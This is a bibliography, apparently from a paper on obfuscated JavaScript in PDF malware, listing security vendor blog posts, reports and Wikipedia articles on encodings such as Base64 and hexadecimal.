jsunpack. (n.d.). Retrieved from http://jsunpack.jeek.org/dec/go?report=3834e056b7d8a6659cc5fb166e3e3b8d4867c0d9

Kahu Security. (n.d.). *JS Obfuscation Using UserAgent String*. Retrieved from http://www.kahusecurity.com/2012/js-obfuscation-using-useragent-string/

Microsoft. (n.d.). Retrieved 08 10, 2012, from microsoft.com: http://msdn.microsoft.com/en-us/library/t0kbytzc%28v=vs.94%29.aspx

Porst, S. (n.d.). *How to really obfuscate your PDF malware*. Retrieved from http://storage.zynamics.com/files/blog/pdf_malware.pdf

SANS. (n.d.). *JavaScript obfuscation in PDF: Sky is the limit*. Retrieved from https://isc.sans.edu/diary.html?storyid=8587

Sophos. (n.d.). *PDF malware adopts another obfuscation trick in attempt to avoid detection*. Retrieved from http://nakedsecurity.sophos.com/2012/04/05/ccittfax-pdf-malware/

Symantec. (n.d.). Retrieved from http://www.messagelabs.com/mlireport/MLI_2011_02_February_FINAL-en.PDF

Trend Micro. (n.d.). Retrieved from http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_trends-in-targeted-attacks.pdf

Trend Micro. (n.d.). Retrieved from http://blog.trendmicro.com/pdf-exploit-becomes-a-little-sophisticated/

w3schools. (n.d.). *Javascript eval() Function*. Retrieved from http://www.w3schools.com/jsref/jsref_eval.asp

Author Name, email@address

Wikipedia. (n.d.). Retrieved from hexadecimal: http://en.wikipedia.org/wiki/Hexadecimal

Wikipedia. (n.d.). Retrieved from Base64: http://en.wikipedia.org/wiki/Base64

Wikipedia. (n.d.). *ASCII*. Retrieved from http://en.wikipedia.org/wiki/ASCII

Wikipedia. (n.d.). *Bitwise Operation*. Retrieved from http://en.wikipedia.org/wiki/Bitwise_operation

Wikipedia. (n.d.). *Positional Notation*. Retrieved from http://en.wikipedia.org/wiki/Positional_notation

Wolf, J. (n.d.). *OMG WTF PDF*. Retrieved from Fireeye: http://blog.fireeye.com/files/27c3_julia_wolf_omg-wtf-pdf.pdf

Author Name, email@address